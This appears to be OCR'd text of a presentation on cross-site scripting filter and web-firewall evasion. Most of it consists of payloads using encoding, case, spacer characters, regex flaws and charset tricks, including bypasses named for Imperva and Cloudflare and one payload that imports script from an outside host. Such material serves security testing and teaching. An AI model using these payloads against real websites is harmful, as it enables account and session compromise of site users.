
Part II

Baseline Attacks & Techniques

Baseline Attacks & Techniques

Baseline Attacks

- Generic tag name + generic event handler
- <x onxxx=1



Baseline Attacks & Techniques

Baseline Attacks - Event Handler Length Testing

- See how far it goes:

  <x onxxx=1

  <x onxxxx=1

  <x onxxxxx=1

Baseline Attacks & Techniques

Baseline Attacks - Encoding

- Encode pieces:

%3Cx onxxx=1

<x o%6Exxx=1

<x onxxx%3D1

<x %6Fnxxx=1

<x on%78xx=1

Baseline Attacks & Techniques

Baseline Attacks - Mixed Case

- Change the case:

<X onxxx=1 <x ONxxx=1


<x OnXxx=1 <X OnXxx=1

Baseline Attacks & Techniques

Baseline Attacks - Doubling

- Repeat attributes:

<x onxxx=1 onxxx=1



Baseline Attacks & Techniques

Baseline Attacks - Spacers

- Inject separators:

<x/onxxx=1


<x%09onxxx=1

<x%0Aonxxx=1

<x%0Conxxx=1

<x%0Donxxx=1

<x%2Fonxxx=1



Baseline Attacks & Techniques

Baseline Attacks - Quotes

- Use quotes:

<x 1="1"onxxx=1

<x 1='1'onxxx=1

Baseline Attacks & Techniques

Baseline Attacks - Mimetism

- Mimic alternate structures:

<x </onxxx=1

<x 1=">"onxxx=1

<http://onxxx%3D1/

Baseline Attacks & Techniques

Baseline Attacks - Combo

- Layer techniques:

<x o%6Exxxx%3D1

<x%2F1=">%22OnXxx%3D1

Easy Win #1

Evade with Invisible Characters

- Try %0A, %0D, %09 and %0C between the event handler and the = sign
- Imperva WAF <Img OnLoad%0C=import(src) Src=//X55.is?>

Baseline Attacks & Techniques


Regex Flaws Exposed

- Missed Flags: /g (only first match), /i (matches case)
- Greedy Behavior: for .* without /s, newlines get past
- Lack of Anchoring: patterns without ^ and $ allow substrings anywhere

Easy Win #2

Exploit Regex's Early Exit

- Classic CloudFlare bypass <Svg One OnLoad=alert(1)>
- Filter flags the first “On” from One ignoring OnLoad



Baseline Attacks & Techniques

Universal Bypass

- PHP’s trim()

  < Svg /On Load=al ert (1)>

- Old .ASP

  <%S%v%g%/O%n%L%o%a%d%=%a%l%e%r%t%(%1%)%>

Easy Win #3

Validation Is a Lie

- Valid email format: "><Svg/OnLoad=alert(1)>"@a.b
- Fully validated URL: JavaScript://%250Aalert(1)//?1

Baseline Attacks & Techniques

Encoding Techniques

<Svg OnLoad=top[%27al\145rt%27]%26lpar%3B1)//

- top[‘alert’](1) is top.alert(1)
- \145 is octal for “e”
- %26lpar; is HTML entity for left parenthesis

Baseline Attacks & Techniques

Encoding Techniques

- URL: %28
- Hex: \x28
- Octal: \50
- Unicode Escape: \u0028
- Unicode Extended: \u{28}
- Named HTML Entity: %26lpar;
- Numeric HTML Entity (hex): %26%23x28;
- Numeric HTML Entity (dec): %26%2340;

Baseline Attacks & Techniques

Encoding Techniques

The Scenario

- Escape filtering: '-alert(1)-' turns into \'- alert(1)-\'
- No \'-alert(1)// - escape the escape trick

The Bypass

- Chinese GBK, GB2312, or GB18030: %81'-alert(1)//
- Japanese ISO-2022-JP: %1B%28%4A'-alert(1)//

Easy Win #4

Make Them Fix Your Payload

- Remove <script and you have **<Svg O<scriptnLoad=aler<scriptt(1)>** becoming

  <Svg OnLoad=alert(1)>

- Replace with REDACTED and **<Svg 1="<script"OnLoad=<script=alert,<script(1)>** becomes

  <Svg 1="REDACTED"OnLoad=REDACTED=alert,REDACTED(1)>

Baseline Attacks & Techniques

